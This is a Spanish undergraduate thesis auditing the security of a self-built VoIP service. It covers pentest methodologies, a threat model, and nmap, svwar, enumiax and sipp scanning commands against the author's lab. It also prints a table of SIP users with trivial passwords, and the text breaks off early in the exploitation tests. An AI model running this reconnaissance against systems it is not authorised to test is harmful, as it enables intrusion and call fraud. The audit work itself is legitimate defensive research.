Trabajo Fin de Grado
Grado en Ingeniería de las Tecnologías de Telecomunicación

Auditoría técnica de seguridad de un servicio de Voz sobre IP

Autor: Raúl Ramírez Gómez
Tutor: Ignacio Campos Rivera

Dep. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2017

Trabajo Fin de Grado
Grado en Ingeniería de las Tecnologías de Telecomunicación

Auditoría técnica de seguridad de un servicio de Voz sobre IP

Autor:
Raúl Ramírez Gómez

Tutor:
Ignacio Campos Rivera
Profesor asociado

Dep. de Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2017

Trabajo Fin de Grado: Auditoría técnica de seguridad de un servicio de Voz sobre IP

Autor: Raúl Ramírez Gómez

Tutor: Ignacio Campos Rivera

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2017

El Secretario del Tribunal

A mis profesores, por su dedicación

A mis amigos, por su compañía

A mi familia, por su apoyo incondicional

Agradecimientos

Mencionar en primer lugar a todos mis amigos, pues sabemos que son la familia que elegimos, y sin duda he dado con los mejores. Destacar a mis compañeros de clase, quiénes a día de hoy no sólo son compañeros sino amigos que forma parte de mi vida, han marcado mis cuatro años de carrera y de los que me llevo una nueva familia. Quisiera agradecerles las ganas de trabajar y disfrutar haciendo lo que de verdad nos gusta.

También quisiera agradecer a mis compañeros del trabajo, pues todos me han ayudado y motivado a seguir aprendiendo día a día. Agradecer a mi tutor Ignacio Campos la posibilidad de tener mi primera experiencia profesional en Wellness Telecom, y trabajar durante seis meses a su lado, algo que me ha permitido desarrollar el escenario necesario para la realización de este trabajo, como no, gracias a la inestimable ayuda que me ha brindado mi compañero y amigo Jorge Cerpa.

No podría olvidarme de mi familia, mis padres y mi hermana, pues han hecho todo lo posible por ayudarme desde la lejanía, ofreciéndome todo su apoyo y ánimo.

Por último, me gustaría agradecérselo a mi novia, María, por caminar a mi lado durante los cuatro años y estar siempre a mi lado.

Resumen

En el presente trabajo de fin de grado, se tiene por objeto estudiar y desarrollar una completa y exhaustiva auditoría de seguridad, enfocada en el análisis de un servicio de Voz sobre IP desarrollado previamente por el autor del trabajo. Como resultado de la misma, se identificarán una serie de problemas de seguridad presentes en la aplicación, y se enunciarán una secuencia de recomendaciones y correciones que puedan dotar al servicio de un alto grado de fiabilidad.

Con respecto al sistema VoIP utilizado para el escenario, destacar que ha sido íntegramente desarrollado por el alumno durante las prácticas en empresa en Wellness Telecom [1], empresa que forma parte, como representate español, de uno de los proyectos europeos encuadrados dentro del marco *H2020* (*Horizon 2020*).

Abstract

The scope of this present work is to study and to deploy a complete and comprehensive security audit, focused on the test of a Voice over IP service previously deployed by the autor of this work. As a result, severous security problems will be identified in the application, and also some corrections will be announced, which will contribute to make a service with high reliability.

With respect to the VoIP system used as lab, it is important to note that it has been fully deployed by the student during his internship in a company called Wellness Telecom, which is part of the European project H2020.

Índice

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

Glosario de Términos

- **Kamailio:** Servidor SIP de código abierto, capaz de manejar miles de configuraciones de llamadas por segundo. Puede ser utilizado para construir grandes plataformas para VoIP y comunicaciones en tiempo real.

- **RTPEngine:** Módulo que permite la transmisión de los flujos de medios mediante un proxy RTP. Es una versión modificada del módulo *RTPProxy* original, usando un nuevo protocolo de control.

- **Asterisk:** Framework gratuito y Open Source para la construcción de aplicaciones de comunicaciones.

- **Doubango:** Framework gratuito y Open Source para la construcción de aplicaciones de comunicaciones.

- **Comunicaciones Unificadas:** Todos aquellos elementos funcionales que permiten tener una comunicación efectiva: realizar conferencias, leer mensajes, correo electrónico, fax o compartir información simultánea entre varios usuarios son algunos elementos funcionales que se podrían considerar.

- **Auditoría de seguridad:** Estudio que comprende el análisis y gestión de sistemas para identificar y posteriormente corregir las diversas vulnerabilidades que pudieran presentarse.

- **Pentest:** Método de evaluación de la seguridad de un sistema u organización, simulando un ataque tal y como lo llevaría a cabo cualquier "hacker" que pretendiera hacerse con el control del sistema, manipular la información o robarla, sobre todo aquella información sensible y crítica.

- **Vulnerabilidad:** Debilidad en el diseño de un sistema, en su implementación, operatividad y gestión, que podría ser comprometido violando su política de seguridad.

- **CVE (Common Vulnerabilities and Exposures):** Lista de información registrada sobre conocidas vulnerabilidades de seguridad, donde cada referencia tiene un número de identificación único.

- **CVT (Common VoIP Threat):** Identificador escogido por el propietario del trabajo para clasificar las distintas categorías de amenazas existentes.

- **SVF (Singular Vulnerability Found):** Identificador escogido por el propietario del trabajo para clasificas las distintas vulnerabilidades no estandarizadas encontradas.

1 INTRODUCCIÓN

El único sistema seguro es aquel que está apagado en el interior de un bloque de hormigón protegido en una habitación sellada, rodeada por guardias armados.

- Gene Spafford -

A medida que pasan las fechas, el incremento del sector de tecnologías de la información y la comunicación está avanzando a pasos agigantados, alcanzando en 2015 la cifra de 32.103 empresas, con un incremento interanual del 4.2%, según datos del *Informe Anual del Sector TIC y de los Contenidos de España 2016* [2][1].

Nos encontramos ante un entorno tecnológico cambiante, de carácter innovador que ha generado nuevas necesidades en el consumidor y en las empresas. La página [3] muestra el alto número de dispositivos inteligentes, la demanda de conectividad en cualquier momento y desde cualquier lugar junto al incremento del tráfico de datos.

Centrándonos en las empresas, éstas deben hacer frente a entornos de mayor densidad de tráfico, con unas necesidades de comunicación más complejas y que requieren un aumento de la seguridad y la calidad de acceso en la conexión de sus usuarios. Además, el crecimiento de entornos de trabajo remotos incrementa todavía más la complejidad en las comunicaciones corporativas.

Por todo ello, el avance hacia la unificación de las comunicaciones (voz, vídeo y datos) está generando entornos más colaborativos, que permiten incrementar la competitividad de las empresas. Se entiende por *Comunicaciones Unificadas (CU)* a la integración de voz, vídeo y datos en una única solución, permitiendo a los usuarios estar en contacto con cualquier persona, donde quiera que esté, y en tiempo real. Las funcionalidades de *CU* incluyen: mensajería instantánea, información de presencia, videoconferencias, audioconferencias y mensajería unificada. Gracias a estas, es posible aumentar la productividad de los trabajadores, lograr una mejor gestión en la comunicación -haciéndola ágil, flexible y segura- y actuar como un facilitador del día a día en las relaciones internas y entre corporaciones, además de una disminución de costes.

[1] Ver ***Anexo A**: Gráfica de crecimiento de empresas en el sector TIC*




Figura 1-1. Comunicaciones Unificadas.

Todo ello es uno de los principales motivos por lo que esta materia ha crecido tanto, como se muestra en el *reciente estudio de Software Advice en 2014* [4], en el cual el 76% de las pequeñas y medianas empresas están interesadas en la compra de una solución de este calibre.

Ahora bien, del mismo modo que se puede hablar de las posibilidades y mejoras que aportan las Comunicaciones Unificadas, también hay que considerar que con nuevas funcionalidades surgen nuevos riesgos, como el protocolo usado en el sistema, los dispositivos que intervienen, las fragilidades de la red... Con todo ello en cuenta, resulta crucial para los operadores de telefonía IP, e indispensable para los usuarios, la implementación de un entorno seguro, sin dejar de lado el rendimiento del sistema, para disponer de unos servicios bien cuidados y no vulnerables por terceros no autorizados.

Es por ello el objeto del presente trabajo, con el cual se pretende realizar una completa y exhaustiva auditoría de seguridad para el análisis y gestión de un servicio VoIP desarrollado previamente, con intención de identificar, enunciar y posteriormente describir las diversas vulnerabilidades que pudiera presentar, reportando los resultados obtenidos tras el análisis junto a una serie de recomendaciones o correcciones para dotar así de un alto grado de fiabilidad en base a los errores anteriormente detectados.

2 ESTADO DEL ARTE EN METODOLOGÍAS DE TEST DE PENETRACIÓN

Cuanto más sabes, más te das cuenta de que no sabes nada

- Sócrates -

En la actualidad, se está prestando mayor atención al nivel de seguridad en los sistemas informáticos, fruto de ello es la elaboración de mejores prácticas, estándares y leyes. Entre estas actividades para determinar el nivel de seguridad de un sistema se encuentran las metodologías de pruebas de penetración, análisis de riesgos y auditorías de seguridad [5] [6].

No sólo importa la metodología, pues también hay que tener en cuenta que a la hora de plantear una revisión de seguridad en cualquier sistema, se debe hacer uso del enfoque más adecuado para cubrir los requisitos del cliente, orientando la auditoría a las necesidades de la infraestructura.

Cada enfoque tiene sus ventajas e inconvenientes, y además cada uno tiene una perspectiva diferente desde el punto de vista de la seguridad. Por todo ello, dependiendo de las necesidades del cliente, existen varios orientaciones de las pruebas. Aunque los objetivos son los mismos para todas, la forma de estos varía conforme a su metodología.

De entre todas las existentes, podemos destacar:

- **Foundstone Professional Services**: Divide en dos fases fundamentales su metodología de pruebas de penetración. La primera consiste en una compresión global y detallada de la red de la organización. La segunda fase pretende proporcionar soluciones para proteger los activos más importantes de la organización. Entre sus pruebas, destacan: ingeniería social, pruebas de denegación de servicio, ejercicios de validación del sistema de detección de intrusos y los ejercicios de respuestas a incidentes.

- **CHECK (Computer IT Health Check Service):** Esta metodología tiene por objetivo identificar las vulnerabilidades en los sistemas informáticos y en las redes que pueden comprometer la confidencialidad, integridad o disponibilidad de la información de dicho sistema. Fue definida por el *CESG* (*Communications Electronics Security Group*), que es una autoridad gubernamental británica, y es muy utilizada en el Reino Unido. Se incluyen descripciones técnicas que explican por qué cada paso es necesario, qué actividades se llevarán a cabo y cómo, normalmente a través de la herramienta o técnica utilizada.

- **OWASP (Open Web Application Security Project):** Por sus siglas, Proyecto Abierto de Seguridad de Aplicaciones Web, es una comunidad abierta dedicada a permitir a las organizaciones realizar el desarrollo y mantenimiento de aplicaciones web fiables. Todas las herramientas, documentos, fotos y delegaciones son libres. Divide la auditoría en dos fases: *Modo pasivo*, en el que el analista intenta comprender la lógica de la aplicación, y *Modo activo*, en el cual comienza a testear, dividiendo esta fase en once subcategorías

    - *Recopilación de información*
    - *Pruebas de gestión de la configuración y la implementación*
    - *Pruebas de gestión de identidad*
    - *Pruebas de autenticación*
    - *Pruebas de autorización*
    - *Pruebas de gestión de sesiones*
    - *Prueba de validación de entrada*
    - *Manejo de errores*
    - *Criptografía*
    - *Pruebas de lógica empresarial*
    - *Prueba de cliente*

- **OSSTMM (The Open Source Security Testing Methodology Manual):** Se trata de una metodología para evaluar la seguridad operacional de ubicaciones físicas, las interacciones humanas, todas las formas de comunicaciones tales como la inalámbrica, por cable, analógico y digital. Esta metodología es una medida exacta de la seguridad a nivel operativo, diseñada para ser consistente y repetible (Herzog, 2010). Pretende ser una metodología científica para la caracterización precisa de la seguridad operativa (OPSEC – Operational Security) a través de pruebas y la correlación de los resultados de una manera confiable. El proyecto es mantenido por el ISECOM (*Institute for Security and Open Methodologies*).

- **NIST (National Institute of Standards and Technology)**: Es responsable de guías y normas de seguridad para las agencias federales de los Estados Unidos para proporcionarles una adecuada seguridad de la información para sus operaciones y activos. El último documento oficial, *Technical Guide to Information Security Testing and Assessment*, data de 2008 y es el *NIST SP800-115* [7].

- **ISSAF (Information System Security Assessment Framework)**: Es una metodología estructurada de análisis de seguridad en varios dominios y ofrece detalles específicos de pruebas para cada uno de estos. Su objetivo es proporcionar procedimientos muy detallados para la realización de pruebas de seguridad de sistemas de información que reflejen situaciones reales. Se divide en dos pates: *parte de gestión* y *parte técnica*. En la primera, trata de adecuarse a las necesidades administrativas sin sobrecargar los documentos con aspectos técnicos. Se divide a su vez en tres fases:

    - *pre-assessment* (planificación y preparación del test),
    - *assessment* (test a realizar agrupados en nueve pasos, no lenguaje técnico) , y
    - *post-assessment* (redacción y presentación del informe y destrucción de artefactos).

    En cuanto a la segunda, la parte técnica, explica la auditoría de forma técnica. Cuenta con una única fase, *assessment*, con sus mismos nueve pasos: *recolección de información, mapeo de red, identificación de vulnerabilidades, penetración, obtención de acceso y privilegios, enumeración, comprometer usuarios/sitios remotos, mantenimiento del acceso y borrar huellas*.

- **PTES (Penetration Testing Execution Standard):** Se trata de una metodología estándar a nivel mundial, dividida en siete secciones, las cuales abarcan todo lo relacionado con un test de penetración, desde la comunicación inicial, la recolección de información y amenazas para entender mejor la organización, pasando por la búsqueda de vulnerabilidades, explotación y post-explotación, donde entran en juego los conocimientos de los analistas, y finalmente la fase de reporte [6].

3 IMPLEMENTACIÓN PLAN DE PRUEBAS VOIP

Las organizaciones gastan millones de dólares en firewalls y dispositivos de seguridad, pero tiran el dinero porque ninguna de estas medidas cubre el eslabón más débil de la cadena de seguridad: la gente que usa y administra los ordenadores

- Kevin Mitnick -

El análisis de vulnerabilidades sobre VoIP viene incluido dentro de las pruebas de penetración en red. Cada uno de estos es conducido usando marcos estándar y metodologías aceptados a nivel mundial. Es por ello, que de todas las metodologías citadas anteriormente, para el estudio de las vulnerabilidades llevado a cabo en este trabajo se ha adoptado por la metodología **PTES** [8]. Para un mejor enfoque en el objetivo de este trabajo, se realizarán pequeñas adaptaciones por parte del autor del trabajo, apoyándose para ello en ISSAF (*Penetration Testing Execution Standard*) [9]. Dicha metodología será utilizada para establecer un enfoque integral basado en riesgo para identificar manualmente vulnerabilidades críticas.

Teniendo también en cuenta la clasificación que OSSTMM propone[2], el tipo de pruebas de penetración que se van a realizar sobre el escenario planteado se enmarcan dentro de las llamadas **Double Gray Box** o **Modelo de Caja Blanca**, en la cual se simularán ataques de seguridad con herramientas especializadas, pero previamente conociendo la totalidad de la información técnica de la que dispone el sistema.

Como brevemente ha sido explicado en el punto anterior, la metodología *PTES* se compone de seis etapas, las cuales son explicadas y justificadas en el *3.1 Plan de Auditoría*.

[2] Ver ***Anexo B***: *Mapa de tipos de Pruebas de Penetración*

3.1 Plan de Auditoría

Figura 3-1. Fases de la metodología PTES.

a) **Recopilación de información:** Esta fase inicial de la metodología consiste en obtener información sobre la topología, servicios, host, clientes, versiones, enumeración de extensiones, etc. El propósito de este primer paso es mapear el entorno dentro del alcance para obtener tanta información como sea posible, de cara a la preparación para la identificación de amenazas.

b) **Modelado de amenazas:** Tras la recogida del paso anterior, las pruebas de seguridad avanzan hasta la identificación de vulnerabilidades dentro del sistema. Antes de ello, conviene hacer un modelado de las posibles amenazas, categorizándolas e identificando los activos y el nivel de perjuicio que puede ocasionar.

c) **Análisis de vulnerabilidades:** La etapa de análisis de vulnerabilidades implica la documentación y el análisis de las fragilidades descubiertas como resultado de los pasos anteriores. Se hará uso de ciertas herramientas para obtener una lista de atractivas vulnerabilidades estandarizadas (*CVE*), así como una lista de otras no estándar que el autor del trabajo añadirá como resultado del absoluto conocimiento del servicio. En esencia, el plan de ataque se desarrolla aquí.

d) **Explotación:** Esta etapa implica llevar a cabo el exploit de las vulnerabilidades, en un esfuerzo por estar seguro de si realmente existen o están mitigadas. Con esto se conseguirá saber cuáles son los puntos de entrada principales del servicio, e identificar activos de valor alto. Para lograrlo, se van a emplear herramientas y pruebas manuales que logren el objetivo deseado.

e) **Post-explotación:** El propósito es determinar el valor del servicio comprometido, el cual vendrá determinado a partir de las vulnerabilidades detectadas en el servicio probado, indicando el grado de vulnerabilidades a las que es susceptible. Se aportará también una lista de recomendaciones que ayuden a mitigar dichas debilidades y el daño que ocasionarían.

f) **Reporte de información:** Tras el estudio de la fase anterior, esta etapa está dedicada principalmente a la entrega, en forma de documento formal y oficial, al titular del servicio explotado, en el cual se detalla un resumen estructurado de todos los pasos anteriores llevados a cabo. Constará de dos fases: una primera, en la que se comunicarán los objetivos y hallazgos de alto nivel del ejercicio realizado. Los destinatarios son principalmente aquellos que estén a cargo de la supervisión y visión estratégica del programa de seguridad. Y una segunda, en la que se exponen de forma técnica las tareas y pruebas realizadas, con los resultados obtenidos y las fragilidades encontradas, además de las recomendaciones necesarias para su eliminación.

3.2 Descripción del laboratorio

Para el propósito anteriormente descrito, se ha utilizado un escenario montado y desarrollado completamente por el autor de este trabajo, quien ha estado trabajando durante varios meses antes de poder llevar a cabo la auditoría deseada[3].




Figura 3-2. Escenario a explotar.

Como se puede apreciar en la figura anterior, para ofrecer las prestaciones de las Comunicaciones Unificadas, el autor ha optado por dicha organización, en la cual los servicios principales, *Kamailio* [10] [11] y *RTPEngine* [12] [13], serán los únicos accesibles públicamente. El primero recibirá todo el tráfico de señalización (o tráfico SIP), y será a través de *RTPEngine* como se gestionará la entrada y salida de flujo RTP (o flujo de datos) cuando se requiera ofrecer servicios de videoconferencias, soportadas por *Doubango* [14] [15], o audioconferencias, soportadas por *Asterisk* [16] [17]. El autor ha optado por esta distribución para asemejarlo más a un contexto real, en el cual se le da visibilidad al exterior al menor número posible de elementos, aportando así un nivel intrínseco de seguridad al sistema. Además, todo cliente que requiera utilizar los servicios debe estar previamente registrado, y se requerirá autenticación en el intercambio de señalización SIP.

Por tanto, *Kamailio* será el servicio más expuesto a vulnerabilidades, y será el objetivo principal del test de penetración llevado a cabo en este documento, ya que la comunicación es posible sólo en caso de existir un correcto intercambio de mensajería SIP.

[3] Ver ***Anexo G:****Ficheros de configuración del escenario utilizado*

4 EVALUACIÓN DEL ESTADO DE LA SEGURIDAD

If you reveal your secrets to the wind, you should not
blame the wind for revealing them to the trees

- Kahlil Gibran -

Este cuarto apartado está dedicado a las primeras cuatro etapas de la metodología escogida. A continuación se podrá observar, en detalle, todas y cada una de las pruebas realizadas, identificándolas y señalando brevemente los resultados obtenidos.

4.1 RECOPILACIÓN DE INFORMACIÓN

Una vez conocido el objetivo a probar, los primeros pasos consistirán en obtener la mayor información posible de la víctima. Normalmente, el método de obtención de información se realiza con técnicas de menos a más nivel de intrusión. En este aspecto, existen dos técnicas usadas: *footprinting* y *fingerprinting*.

Footprinting	
Obtener, reunir y organizar la mayor cantidad de información pública posible del objetivo sin entrar en contacto con el mismo. La principal fuente de información es internet	
Pruebas a realizar	No aplica – Queda fuera del alcance del proyecto. Dado que el objetivo es auditar un servicio de capa de aplicación, no existe por tanto compañía o entidad de la que obtener información pública.
Fingerprinting	
Recolección de información directamente del sistema de una organización, para aprender más sobre su configuración y comportamiento. Para ello es necesario el uso de distintas herramientas	
Pruebas a realizar	• *TEST-IG-001 – Escaneo de servicio SIP habilitado* • *TEST-IG-002 – Enumeración de extensiones* • *TEST-IG-003 – Escáner de vulnerabilidades SIP*

Tabla 4–1. Técnicas de obtención de información.

TEST-IG-001	Escaneo de servicio SIP habilitado	
Comprobar si existen servicios SIP activos y extracción de información complementaria		
Herramientas utilizadas	*nmap*	*-v -d -A –O -oN TEST-IG-001.txt IP_KAMAILIO*
	Nessus	
	svmap	*IP_KAMAILIO –vv –x IP_KALI*
	Metasploit	

Resultados obtenidos	• *Puerto 80 y 5060 abiertos, detecta Kamailio v4.4.5*
	• *Puerto 443, 5060 y 5061 abiertos,detecta:*
	  ○ *Kamailio v4.4.5*
	  ○ *Certificados ssl[4]:*
	  ▪ *commonName=rramirez@wtelecom.es*
	  ▪ *organizationNname=WellnessTelecom*
	  ▪ *stateOrProvicenName=Sevilla*
	  ▪ *CountryName=ES*
	  ▪ *OrganizationName=Wlabs*
	  ▪ *emailAddress=rramirez@wtelecom.es*
	  ▪ *Clave pública tipo RSA 2048bits*
	  ▪ *Algoritmo de encriptación sha256*	

Tabla 4–2. Escaneo de servicio SIP habilitado.

TEST-IG-002	Enumeración de extensiones	
Intentar extraer el plan de marcado o una lista de posibles usuarios		
Herramientas utilizadas	*Sipp*	*–sf test-ig-002.xml –m 1 –nd remote_host IP_KAMAILIO*
	nmap	*-sV -sU -sS -O -p 5060 –oN TEST-IG-002.txt IP_KAMAILIO*
	Nessus	
	svwar	*IP_KAMAILIO --force*
	enumiax	*-d dict –v IP_KAMAILIO*
	Metasploit	
Resultados obtenidos	*No es posible obtener usuarios ni extensiones del sistema VoIP*	

Tabla 4–3. Enumeración de extensiones

TEST-IG-003	Escaneo de vulnerabilidades SIP	
Comprobar si existen servicios SIP activos y extracción de información complementaria		
Herramientas utilizadas	*Nessus*	
Resultados obtenidos	*No se detectan Vulnerabilidades ni Exposiciones Comunes (CVE).*	

Tabla 4–4. Escaneo de vulnerabilidades SIP.

[4] Destacar que los datos obtenidos en la certificación fueron los introducidos por el autor del trabajo durante el desarrollo del escenario en el periodo de prácticas en Wellness Telecom.

A partir de los datos obtenidos en este primer tanteo al sistema[5], y apoyándose en documentación oficial y demás bibliografía abajo indicada, se procederá al estudio de las amenazas que pueden aparecer en el entorno de un servicio VoIP general de similares características, así como posteriormente elaborar una lista de vulnerabilidades existentes en este servicio concreto.

4.2 MODELADO DE AMENAZAS

Como ya es sabido, VoIP es una tecnología que ha de apoyarse necesariamente en muchas otras capas y protocolos ya existentes en las redes de datos. Esto hace, en cierto modo, que los servicios de telefonía IP hereden implícitamente numerosos problemas de seguridad de las capas inferiores. Dado que el objetivo de este proyecto consiste en la auditoría a un servicio VoIP, sólo se analizarán aquellas amenazas que afecten directamente a la capa de aplicación, quedando aquellas otras alejadas del alcance del documento.

En la siguiente tabla se detallan todas las posibles amenazas que puede sufrir un sistema de Voz sobre IP, clasificadas por categorías.

CVT-001	**Accesos desautorizados o fraudes**	
Amenazas	**TEST-MT-001**	**Suplantación de identidad o CallerID Spoofing**
	Hacerse pasar por un usuario legítimo aprovechando conocer su contraseña para realizar llamadas de carácter ilegal	
CVT-002	**Espionaje y Manipulación de la transmisión**	
Amenazas	**TEST-MT-002**	**Eavesdropping**
	Captura de conversación por parte de un intruso al que no iba dirigida dicha información	
	TEST-MT-003	**Inserción de audio**
	Intervenir de forma desautorizada en el flujo de comunicación insertando nuevos paquetes de audio o video	
CVT-003	**Denegación del Servicio**	
Amenazas	**TEST-MT-004**	**Ataque de inundación o flooding**
	Intento de degradar el rendimiento del sistema incluso llegando al punto de impedir la utilización del mismo por usuarios legítimos	
	TEST-MT-005	**Fuzzing**
	Envío masivo de paquetes malformados que provocan cuelgues o reboots en el sistema al procesar dichos paquetes	
CVT-004	**Autenticación VoIP**	
Amenazas	**TEST-MT-006**	**Craqueo de contraseñas SIP**
	Romper la autenticación del usuario y crackear los hashes digest con el fin de obtener la contraseña de un usuario y poder utilizar la identidad de la víctima de forma maliciosa	

[5] Ver *Anexo F: Resultado de pruebas realizadas y ficheros utilizados*

CVT-005	Manipulación de la señalización	
Amenazas	**TEST-MT-007**	**Desconexión de usuario**
		Desconectar al usuario que está realizando una llamada mediante el envío de mensaje BYE con la identidad falsificada simulando ser el usuario lícito
	TEST-MT-008	**Eliminación de usuario**
		Eliminar un usuario legítimo del servidor de registros
	TEST-MT-009	**Redirección de llamadas**
		Interceptar mensajes INVITE y responder con un mensaje SIP de redirección, causando que el sistema envíe a la localización especificada por el atacante

Tabla 4–5. Categorías de amenazas VoIP.

4.3 ANÁLISIS DE VULNERABILIDADES

Tras las etapas de documentación, recolección de información y amenazas, ha sido posible elaborar una lista de fragilidades asociadas. Como ya fue enunciado en el punto 3, dicha nómina de debilidades está comprendida por dos conjuntos, uno es la agrupación de todas las CVE pertenecientes a la versión del *Kamailio* utilizado, por tanto están estandarizadas y recogidas en la base de datos del Estándar de Nombres de Vulnerabilidades de la Seguridad de la Información [18]. El otro conjunto está formado por una lista de vulnerabilidades no estandarizadas y que el autor añade por el pleno conocimiento del servicio.

Lista de vulnerabilidades reconocidas y estandarizadas	
-	*No existen CVEs asociadas a Kamailio v4.4.5*
Lista de vulnerabilidades no estandarizadas	
SVF-2017-001	*Registro de usuarios no existentes*
SVF-2017-002	*Realizar llamada sin autenticación*
SVF-2017-003	*Realizar llamada por un usuario no autorizado*
SVF-2017-004	*Cortar una llamada mediante un BYE sin autenticación*
SVF-2017-005	*Cortar una llamada mediante suplantación de identidad*
SVF-2017-006	*DoS por flujo masivo de peticiones SIP*
SVF-2017-007	*DoS en los servicios Asterisk o Doubango*
SVF-2017-008	*Intercepción de conversaciones*
SVF-2017-009	*Borrado de elementos de la base de datos*

Tabla 4–6. Lista de vulnerabilidades asociadas.

4.4 EXPLOTACIÓN

Se trata del punto álgido, en el cual el autor va a llegar a cabo una serie de ataques controlados de las amenazas recogidas, con objeto de comprobar aquellas fragilidades existentes de todas las enunciadas.

Va a estar dividido por Pruebas, las cuales agrupan conjuntos de ataques y ejercicios relacionados contra el escenario.

Prueba1 – Chequeo del sistema	
Amenazas que realiza	
Vulnerabilidades que comprueba	*SVF-2017-001, SVF-2017-002, SVF-2017-003*
Prueba2 – Denegación del servicio	
Amenazas que realiza	*TEST-MT-004, TEST-MT-005*
Vulnerabilidades que comprueba	*SVF-2017-006, SVF-2017-007, SVF-2017-009*
Prueba 3 – Espionaje de llamadas	
Amenazas que realiza	*TEST-MT-002, TEST-MT-003, TEST-MT-006*
Vulnerabilidades que comprueba	*SVF-2017-008*
Prueba 4 – Suplantación de identidad	
Amenazas que realiza	*TEST-MT-001, TEST-MT-006, TEST-MT-007, TEST-MT-008*
Vulnerabilidades que comprueba	*SVF-2017-005, SVF-2017-004*

Tabla 4–7. Listado de pruebas de explotación.

PRUEBA 1 – Chequeo del sistema

Esta primera prueba está enfocada en realizar un chequeo general del sistema, además de explotar las posibles vulnerabilidades que puedan existir en el servidor que trata la señalización de las llamadas.

En un primer paso, se van a realizar una serie de peticiones de registro para revisar que el sistema comprueba satisfactoriamente la autenticación y existencia del usuario llamante.

```
mysql> select id,name,defaultuser,sippasswd from sipusers;
+----+-----------+-------------+-----------+
| id | name      | defaultuser | sippasswd |
+----+-----------+-------------+-----------+
|  1 | 101       | 101         | 101       |
|  2 | 102       | 102         | 102       |
|  3 | 103       | 103         | 103       |
|  4 | mortadelo | mortadelo   | mortadelo |
|  5 | filemon   | filemon     | filemon   |
|  6 | anacleto  | anacleto    | anacleto  |
+----+-----------+-------------+-----------+
6 rows in set (0.01 sec)

mysql>
```

Figura 4-1. Lista de usuarios permitidos en el servicio.

Ficheros	*prueba1-1.xml, registro1-1.csv*
Herramienta utilizada	*Sipp*, generador de tráfico para el protocolo SIP, gratuito y de código libre.

Primero se intenta registrar un usuario no existente (llamado *baduser* en la imagen), devolviendo un constante error -*401 Unauthorized*- por los parámetros inválidos introducidos.




Figura 4-2. Error de registro de usuario inválido.

Por el contrario, si se hace lo mismo para un usuario correcto, se aprueba la validez del mismo en el segundo mensaje *REGISTER* enviado, cuando el cliente adjunta la autenticación.

